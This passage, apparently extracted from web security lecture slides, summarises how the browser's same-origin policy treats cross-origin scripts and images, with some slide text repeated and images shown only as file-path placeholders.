- Page can see source via
`func.toString()`




Scripts

- Can load scripts from across origins
- Scripts execute with privileges of the page
- Page can see source via
`func.toString()`




Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- Page can see `img.width`





Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- Page can see `img.width`




Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- Page can see `img.width`




Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- Page can see `img.width`



